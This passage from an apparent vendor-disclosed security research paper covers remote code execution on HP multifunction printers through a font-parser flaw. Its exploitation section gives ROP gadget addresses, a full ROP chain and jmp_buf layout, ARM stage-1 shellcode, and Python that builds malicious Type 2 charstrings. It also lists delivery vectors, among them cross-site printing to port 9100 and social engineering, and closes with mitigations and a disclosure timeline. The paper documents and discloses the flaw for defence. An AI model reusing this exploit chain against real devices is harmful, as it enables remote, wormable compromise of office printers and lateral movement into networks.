unscrambled = b''.join(unscrambled)

target, _ = os.path.splitext(sys.argv[1])
print("[*] Writing the unscrambled content to %s" % (target))
with open(target, 'wb') as f:
    f.write(unscrambled)

if __name__ == "__main__":
    main()
```

Finally, we were able to unscramble and extract SystemFirmware/SystemFirmware.Release.7z.hps, and get our hands on a HP.Mfp.Pdl.Adapter.dll from a fresh firmware. We proceeded with static analysis to check whether the latest firmware for our M725 was still vulnerable. Much to our surprise, the vulnerability was still there!

LOCATING THE SAME ISSUE IN MULTIPLE FIRMWARE TARGETS AND VERSIONS

Having confirmed the vulnerability exists also in the latest firmware version and knowing how to extract the DLL, we could do a mass-scale dump and comparison of `HP.Mfp.Pdl.Adapter.dll` versions across all firmware files in BDL format. As mentioned earlier, the HP firmware repository for MFPs is located on the HP FTP Server²¹. The following shell script automatically downloads and extracts the library, along with sorting by hash:

```
#!/usr/bin/bash
BDLURI=$1
BDLNAME=`echo $BDLURI | sed 's/.*\///g'`

echo $BDLURI

wget -c $BDLURI

echo $BDLNAME
escript ../parse_bdl.erl $BDLNAME

SYSFWHPS="./$BDLNAME.extracted/SystemFirmware/SystemFirmware.?elease.7z.hps"
SYSFW7Z="./$BDLNAME.extracted/SystemFirmware/SystemFirmware.?elease.7z"

if [ -f $SYSFWHPS ]; then
    python3 ../unscramble-systemfirmware.py $SYSFWHPS
    7z x $SYSFW7Z
    if [ -f bin/HP.Mfp.Pdl.Adapter.dll ]; then
```

```
        echo "DLL located!"
        DLLSHASUM=`shasum bin/HP.Mfp.Pdl.Adapter.dll | awk '{print $1}'`
        mkdir -p ../alldlls
        echo "$BDLNAME $DLLSHASUM" >> ../alldlls/alldlls.txt
        cp bin/HP.Mfp.Pdl.Adapter.dll ../alldlls/$DLLSHASUM
    fi
    mv bin bin.extracted
    rm -rf ../*.extracted
fi
```

We executed this script on 13th of December 2020, and got seven different hashes for `HP.Mfp.Pdl.Adapter.dll`, for 72 different printer and MFP models. At least 38 of those models had the exact same DLL as the latest firmware for our M725. It was time to write a proper exploit that allows us to run arbitrary code on the device.

²¹ <https://ftp.hp.com/pub/networking/software/pfirmware/pfirmware.qlf>

5 EXPLOITATION

Our high-level plan for arbitrary code execution is to pivot the stack to execute our ROP chain, make the memory region of our shellcode executable, and transfer execution to it.

THE STACK PIVOT

In order to use ROP, we need to control the call stack. With a stack-based buffer overflow you typically get this control as a direct result of the vulnerability but in our case we need to pivot the stack, i.e., point the stack pointer (SP) to a buffer we control.

To transfer the execution to a ROP gadget of our choosing, we will use the same method as in the original proof of concept: overwriting the address of the `sqrt` function imported from `coredll.dll` and triggering the call by using the `sqrt` Type 2 operator. The great thing about this method is that it also gives us full control over `R0` as the implementation of the operator takes a `double` as an argument and puts the lower 32 bits to `R0` before the to-be-diverted call to `sqrt` in `coredll.dll`. In summary, what we are looking for is a gadget that goes from controlling `R0` to controlling the stack pointer (SP).

Let's start by finding all potential ROP gadgets in `coredll.dll`. We chose this DLL because it is always get mapped to the same address. Listing potential gadgets is easy with `ROPgadget`²²:

```
ROPgadget --binary coredll.dll > gadgets.txt
```

²² <https://github.com/JonathanSalwan/ROPgadget>

²³ <https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/longjmp?view=msvc-160>

²⁴ https://en.cppreference.com/w/c/program/jmp_buf

Since we want to go from controlling `R0` to controlling `SP`, we run an ugly `grep` for `Load Multiple` instruction with `R0` as the base register and `SP` in the register list:

```
grep -e "ldm.\?.\? r0.\?, {.*sp.*}" gadgets.txt
```

We get seven hits of gadgets of different length which all include this beauty:

```
0x4005dc98 : ldm r0!, {r4, r5, r6, r7, r8, sb, sl, fp, ip, sp, lr}
; movs r0, r1 ; moveq r0, #1 ; bx lr
```

The astute readers may recognize this as the `longjmp`²³ function. The type of the first parameter (`R0`) is `jmp_buf` which is “an array type suitable for storing information to restore a calling information”²⁴. We are mainly interested in overwriting `SP` with the value from the `jmp_buf` at this point but we will take advantage of the opportunity to control the other registers later.

The next questions are:

- Where do we put the `jmp_buf`, i.e., what value should we put to `R0` upon calling `longjmp`?
- Where do we put our fake stack, i.e., what should be the new value for `SP`?

In other words, we need two buffers that we control in addresses that we know. This poses a chicken and egg problem: we control the content of `g_vector_arrays` and `g_transient_array` but we do not know the address of those arrays. On the other hand, we do know the address of `coredll.dll`, including the unused read-write memory area on the last page of the `.data` segment, but we do not directly control the data there.

We decided to solve the dilemma by somehow getting our hands on the absolute addresses for `g_vector_arrays` and `g_transient_array`. Determining the base address of `HP.Mfp.Pd1.Adapter.dll` first and calculating the addresses of the arrays would have been one option. However, we took a different route: finding a properly aligned pointer and using the Type 2 operand `get` to read the value. We will elaborate on this method next.

The `get` operand retrieves a value stored in the transient array. The argument for `get` is used as an index to `g_transient_array` which is accessed as an array of `double`'s. We already know from the original proof of concept how to overwrite `g_transient_array_size` to make it large enough. This gives us the ability to access any 8-byte aligned value in the 32-bit process memory as a `double`. In order to copy from an arbitrary address `src`, we can solve the desired value for `index` from the following equation:

```
src = (g_transient_array + index*8) & 0xffffffff
```

Here are the pointers to `g_transient_array` and `g_vector_arrays` that we want to read:

```
.text:10433ba0 f0 72 d1 10   addr   g_transient_array
.text:10433ba4 a0 4a d1 10   addr   DAT_10d14aa0

.text:10439ae0 cc 6c d1 10   addr   PTR_10d16ccc
.text:10439ae4 40 57 d1 10   addr   g_vector_arrays
```

With `g_transient_array` at `0x10d172f0` with the default base address, the correct values for `index` are:

```
0x10433ba0 = (0x10d172f0 + index*8) & 0xffffffff --> index = 0x1fee3916
0x10439ae0 = (0x10d172f0 + index*8) & 0xffffffff --> index = 0x1fee44fe
```

You might have noticed that reading the value this way puts the pointer to `g_transient_array` in the lower 32 bits of the `double` and the pointer to `g_vector_arrays` in the upper 32 bits. This is perfect:

- For calling our `longjmp` stack pivot gadget, we need a `double` that holds the address of the `jmp_buf` in the lower 32 bits – this is the dword that the Type 2 operator `sqrt` puts to `R0`. Since we have a way of getting a pointer to `g_transient_array` to the lower 32 bits of a `double`, we can use `g_transient_array` as the `jmp_buf` for loading the new register values.
- The value for `SP` is stored at byte offset `0x24` in the `jmp_buf` which we just decided to store in `g_transient_array`. Since the Type 2 operators access `g_transient_array` as a `double` array, the value at byte offset `0x24` is in the upper 32 bits of the `double`. Using the `put` operator with index of 4, we can place the upper 32 bits of a `double` to byte offset `4*sizeof(double)+4=0x24`. Since we have already established a method for placing `g_vector_arrays` to those upper 32 bits, this allows us to point `SP` to `g_vector_arrays`. This is the buffer where we will start constructing our fake stack and the ROP chain to.

To summarize, we will construct the `jmp_buf` to `g_transient_array` and the fake stack with our ROP chain to `g_vector_arrays`.

THE ROP CHAIN

Our goal is to call `VirtualProtect` to make the memory region of our shellcode executable. The function parameters and the corresponding registers are as follows:

REGISTER	PARAMETER	NOTES
R0	lpAddress	Address of our shellcode
R1	dwSize	Size of shellcode
R2	flNewProtect	0x40 for PAGE_EXECUTE_READWRITE
R3	lpflOldProtect	Needs to point a valid, writable address

For the shellcode we once again need a buffer that we control and whose address we can somehow acquire. `g_vector_arrays`, the same buffer we use for our fake stack, meets both criteria. For R3 we need a valid, writable address. We can use `0x4008e664`, a writeable but unused address on the last page of the `.data` segment in `coredll.dll`.

The full ROP chain for calling `VirtualProtect` and transferring the execution to stage 1 shellcode is shown in Table 1 and the `jmp_buf` for setting the initial registers values is shown in Table 2. We will explain the flow of the ROP chain next.

Table 1: Fake stack with our ROP chain

VALUE	NOTES	g_vector_arrays INDEX	BYTE OFFSET
40030ee0	r4 => pop {lr}; bx lr	0	0x00
4008e664	r5 => 0x4008e664 (writeable address in coredll.dll)		0x04
40028d54	mov r3, r5; mov r2, r6; mov r1, r7; mov lr, pc; bx r4	1	0x08
4004624c	lr => pop {pc}		0x0c

VALUE	NOTES	g_vector_arrays INDEX	BYTE OFFSET
4002902c	VirtualProtect	2	0x10
40030148	pop {r4, r5, lr}; bx lr		0x14
	r4 => Copied from 10439ae0, dummy	3	0x18
	r5 => Copied from 10439ae0+4, pointer to g_vector_arrays		0x1c
4004624c	lr => pop {pc}	4	0x20
40030144	add r0, r5, #0x1c; pop {r4, r5, lr}; bx lr		0x24
	r4 => padding	5	0x28
	r5 => padding		0x2c
4004624c	lr => pop {pc}	6	0x30
4006952c	add r0, r0, #0x34; bx lr		0x34
400189dc	add r0, r0, #8; bx lr	7	0x38
40051264	bx r0		0x3c
4005ee38	memmove	8	0x40
40026694	VirtualAlloc		0x44
	Copied from 0x10d16cb0, dummy	9	0x48
	Copied from 0x10d16cb0+4, pointer to stage 2 shellcode stored in CFF Strings INDEX		0x4c
	padding	10	0x50
	padding		0x54
	Stage 1 shellcode start here	11	0x58

Table 2: Final jmp_buf

REGISTER	VALUE	NOTES	BYTE OFFSET	g_transient_array INDEX
R4		Copied from 0x10439ae0, dummy	0x00	0
R5		Copied from 0x10439ae0+4, pointer to g_vector_arrays	0x04	
R6	0x40	Copied from 0x10988ff8	0x08	1
R7	0x80	Copied from 0x10988ff8+4	0x0c	
IP		Copied from 0x10439ae0, dummy	0x20	4
SP		Copied from 0x10439ae0+4, pointer to g_vector_arrays	0x24	
LR	0x4001b464	mov r0, r5 ; pop {r4, r5, lr} ; bx lr	0x28	5
N/A			0x2c	

We start our ROP chain with the following gadget:

```
0x4001b464 : mov r0, r5 ; pop {r4, r5, lr} ; bx lr
```

We will place its address at offset 0x28 in jmp_buf in order to overwrite the LR register (see Table 2 for the jmp_buf structure). The rest of the ROP chain is stored in our fake stack (see Table 1).

The ROP chain calls VirtualProtect(g_vector_arrays, 0x80, PAGE_EXECUTE_READWRITE, 0x4008e664), calculates a pointer to g_vector_arrays+0x58 which is where our stage 1 shellcode is, and transfers the execution there:

```
.section .text
.global _start

/*
```

```
Stack at this point:

4005ee38  r4 => memmove
40026694  r5 => VirtualAlloc
copied   r6 => untouchable
copied   r7 => ptr to string data, i.e., stage2
*/

_start:
    pop {r4, r5, r6, r7}           // r4 = memmove, r5 = VirtualAlloc
                                   // r6 = padding, r7 = stage2

    andmi r0, r0, r0

    mov r0, #0
    andmi r0, r0, r0

    mov r1, #4096
    andmi r0, r0, r0

    mov r2, r1
    andmi r0, r0, r0

    mov r3, #0x40
    andmi r0, r0, r0

    blx r5                          // buf = VirtualAlloc(NULL, 4096,
MEM_COMMIT,                          //
                                   //
PAGE_EXECUTE_READWRITE)
    andmi r0, r0, r0

    mov r1, r7                       // src = r7 = stage2
    andmi r0, r0, r0

    mov r2, #4096
    andmi r0, r0, r0

    blx r4                          // memmove(buf,
stage2_in_CFF_strings, 4096)
    andmi r0, r0, r0

    blx r0                          // go to stage2
    andmi r0, r0, r0
```

DOUBLE TROUBLE

You might be wondering what the deal is with the `andmi, r0, r0, r0` instructions in the shellcode. We cannot use arbitrary shellcode just yet because the stage 1 shellcode is stored in `g_vector_arrays` which we can access as an array of `double`'s only. This prevents us from having full control over the upper 32 bits of the `double`, i.e., every other instruction of the shellcode in ARM mode. The reason for choosing the instruction `andmi, r0, r0, r0` is that it is essentially a no-operation for our purposes and the binary representation `0x40000000` makes it easy to control the lower 32 bits of the `double`.

Mateusz "j00ru" Jurczyk has documented an elegant method for building ROP chains with IEEE-754 single-precision numbers²⁵. However, inspired by the intuitive explanation of floating-point numbers in "Game Engine Black Book: Wolfenstein 3D"²⁶, we decided to take a different approach that requires more Type 2 commands to implement but might be easier to understand.

As explained in the Wikipedia article²⁷, the lowest 52 bits of the double are the fraction and the next 11 bits are the exponent. Since the fraction has 52 bits, it divides a "window" specified by the exponent into 2^{52} "buckets" of equal size. For example, if our exponent is 1, our window is between $2^1=2$ and $2^{(1+1)}=4$. Where exactly between 2 and 4 we are depends on the value of the fraction. Since the width of the window is $4-2=2$, the width of one bucket is $2/(2^{52})=2^{-51}$. If we want to control the lowest 32 bits of a `double`, we can start with the value of 2, and if bit 0 needs to be set, we add $2/(2^{52}) * 2^0$. If we want to set bit 1, we add $2/(2^{52}) * 2^1$, etc.

²⁵ https://pagedout.institute/download/PagedOut_001_beta1.pdf

²⁶ <https://fabiensanglard.net/gebbwolf3d/>

²⁷ https://en.wikipedia.org/wiki/Double-precision_floating-point_format

²⁸ https://en.wikipedia.org/wiki/Exponent_bias

The Python code below demonstrates generating a Type 2 charstring that sets the lower 32 bits of the double to a value of our choosing. The code uses the same exponent as our previous example (1). It is represented as 1024 (0x400) in biased form²⁸ which allows us to set the upper dword of the double to `0x40000000` which is our "NOP" instruction `andmi, r0, r0, r0`.

```
import struct

ADD = struct.pack(">BB", 12, 10)
DIV = struct.pack(">BB", 12, 12)
MUL = struct.pack(">BB", 12, 24)

# Copy values from the transient array to g_vector_arrays
# Parameters: regitem j index count
STORE = struct.pack(">BB", 12, 8)

# Put to transient array. Parameters: index value
PUT = struct.pack(">BB", 12, 20)

# Get from transient array. Parameters: index
GET = struct.pack(">BB", 12, 21)

def BYTE(v):
    return struct.pack(">B", 139+v)

def dword_to_vector_array(dword, regitem, j, value_index,
fraction_index):
    FRACTION_BIT_COUNT = 52
    charstring = BYTE(2)

    # Calculate the value for the least significant bit of the
fraction
    # We use exponent of 1, i.e., a biased exponent of 0x400 -->
# the upper DWORD of the resulting double will be 0x40000000
for x in range(FRACTION_BIT_COUNT):
    charstring += BYTE(2)
    charstring += DIV
charstring += BYTE(fraction_index) + PUT
```

Houston, we have arbitrary code execution on the device. Finally.

ATTACK VECTORS

Here are some of the attack vectors that could be used to deliver the exploit:

- Printing from USB drives. This is what we used during the research. In the modern firmware versions, printing from USB is disabled by default.
- Social engineering a user into printing a malicious document. While we did not test this yet, it should be possible to embed the font exploit in a PDF. The opportunities for social engineering are endless: HR printing a CV before a job interview, a receptionist printing a boarding pass, etc.
- Printing by connecting directly to the physical LAN port.
- Printing from another device that is under attacker's control and in the same network segment. This also implies that the flaw is wormable, i.e., the exploit can be used to create a worm that replicates itself to other vulnerable MFPs across the network.
- Cross-site printing (XSP)³⁰: sending the exploit to the printer directly from the browser using an HTTP POST to JetDirect port 9100/TCP. This is probably the most attractive attack vector.

A video that demonstrates exploiting the printer from a malicious website can be found on the F-Secure Labs blog³¹. The exploit runs a SOCKS proxy³² on the MFP, allowing the attacker to pivot further into the network."

```
# Exponent is 1, start with 2^1
charstring += BYTE(2) + BYTE(value_index) + PUT
pos = 1
for x in range(32):
    # Is the bit set in the dword?
    if (dword & pos) == pos:
        # Add the current fraction value to what we have
already
        charstring += BYTE(fraction_index) + GET
        charstring += BYTE(value_index) + GET
        charstring += ADD
        charstring += BYTE(value_index) + PUT
    # Move on to the next dword bit, multiple fraction value
by two
    pos = pos*2
    charstring += BYTE(fraction_index) + GET
    charstring += BYTE(2)
    charstring += MUL
    charstring += BYTE(fraction_index) + PUT

    charstring += BYTE(regitem) + BYTE(j) + BYTE(value_index) +
BYTE(1) + STORE

return charstring
```

The stage 1 shellcode calls `VirtualAlloc` to allocate an executable memory region, copies the stage 2 shellcode there, and transfers the execution. To make the exploit as flexible as possible, we wanted to put the stage 2 somewhere inside the CFF. A natural option was the String INDEX in CFF²⁹ since we already had the code for crafting custom CFF files and with some reverse engineering we found a pointer to the CFF string data at `0x10d16cb0+4`.

²⁹ <https://adobe-type-tools.github.io/font-tech-notes/pdfs/5176.CFF.pdf>

³⁰ http://hacking-printers.net/wiki/index.php/Cross-site_printing

³¹ <https://labs.f-secure.com/blog/printing-shellz>

³² <https://en.wikipedia.org/wiki/SOCKS>

6 MITIGATIONS

Considering the impact of the issues, we strongly encourage installing the available firmware update. The list of affected HP MFP models and the instructions for obtaining the updated firmware can be found in the security bulletins^{33 34}. HP also has an excellent technical white paper titled “HP Printing Security Best Practices for HP FutureSmart Products”³⁵. It describes the process of using HP Web Jetadmin to secure all the printing products at the same time.

To mitigate the risk of the exposed connectors for shell access, we recommend following the advice stated in HP’s whitepaper: “Limiting physical access to an MFP can easily prevent many security risks from unauthorized users”. To detect physical attacks against the communication board, anti-tamper stickers could be placed on it. Removing the board should result in a damaged sticker, a clear sign of a compromised device. You could also place the device in CCTV-monitored area so it is possible to detect who was using the device at the time of the compromise.

There are multiple ways to mitigate the vulnerability in the font parser. Firstly, printing from USB is disabled by default and should stay that way, as recommended by HP. Secondly, since an attacker in the same network segment can exploit the vulnerability by communicating directly to JetDirect TCP/IP port 9100, it is recommended to place the printers into a separate, firewalled VLAN³⁶. The workstations should communicate with a dedicated print server, and only the print server should talk to the printers. This is important since, without proper network segmentation, the vulnerability could be exploited by a malicious website that sends the exploit directly to port 9100 from the browser. To hinder lateral movement and C&C communications from a compromised MFP, outbound connections from the printer segment should be allowed to explicitly listed addresses only. Finally, it is recommended to follow HP’s best practices for securing access to device settings to prevent unauthorized modifications to any security settings.

³³ https://support.hp.com/us-en/document/ish_5000124-5000148-16/hpsbpi03748

³⁴ https://support.hp.com/us-en/document/ish_5000383-5000409-16/hpsbpi03749

³⁵ <http://h10032.www1.hp.com/ctg/Manual/c03137192>

³⁶ <http://hacking-printers.net/wiki/index.php/Countermeasures#Admins>

7 CONCLUSIONS

Targeting MFPs has clear benefits for both real and simulated attacks:

- Pivoting further into the network
- Access to confidential information processed on the device
- Potentially outdated firmware due the devices falling outside the standard patch management process
- Limited monitoring of security events
- Limited support for proper forensic investigation

In our quest to enhance our attack simulation capabilities while learning hardware security, we discovered two very different methods for gaining full control over HP MFPs: exposed connectors for shell access and a memory corruption issue in the font parser. The former requires physical access to the device but the latter can be exploited remotely – even directly from a malicious website. The good news is that the attackers have budgets too, and a font parser bug in an MFP is unlikely the low hanging fruit that the attackers would pick to target a typical organisation.

While such security issues in MFPs may sound exotic, the mitigation advice should sound familiar: patch management, network segmentation, physical security, and following the vendor's security best practices. If your organization has already gotten these basics right and you feel MFP security is a relevant concern, we are here to help you – be it attack simulations, product security, or any other service of our research-led cyber security consultancy has to offer.

8 THANKSGIVING SERVICE

We would like to sincerely thank the following people:

- HP Product Security Response Team for smooth cooperation
- Mateusz “j00ru” Jurczyk for inspiration, advice, and encouragement with the font exploit
- Joshua J. Drake for the excellent Java font parser vulnerability writeup
- Check Point Research and their Faxsploit research for inspiration
- FoxGlove Security for their original research on the HP MFP platform
- Thierry Decroix for his help with writing this paper

9 DISCLOSURE TIMELINE

DATE	EVENT
2021-04-29	F-Secure Consulting discloses the vulnerabilities to HP
2021-05-12	Email from HP with a question about the PoC. F-Secure replies
2021-05-13	Email from HP about our plans on publishing the findings. F-Secure replies
2021-06-14	HP sends F-Secure a fixed firmware for verification
2021-06-16	F-Secure replies with the verification results and some additional questions
2021-06-21	F-Secure shares a draft of this paper with HP
2021-11-01	HP publishes their Security Bulletins

We're global. Get in touch wherever you are.

www.f-secure.com/consulting/contact

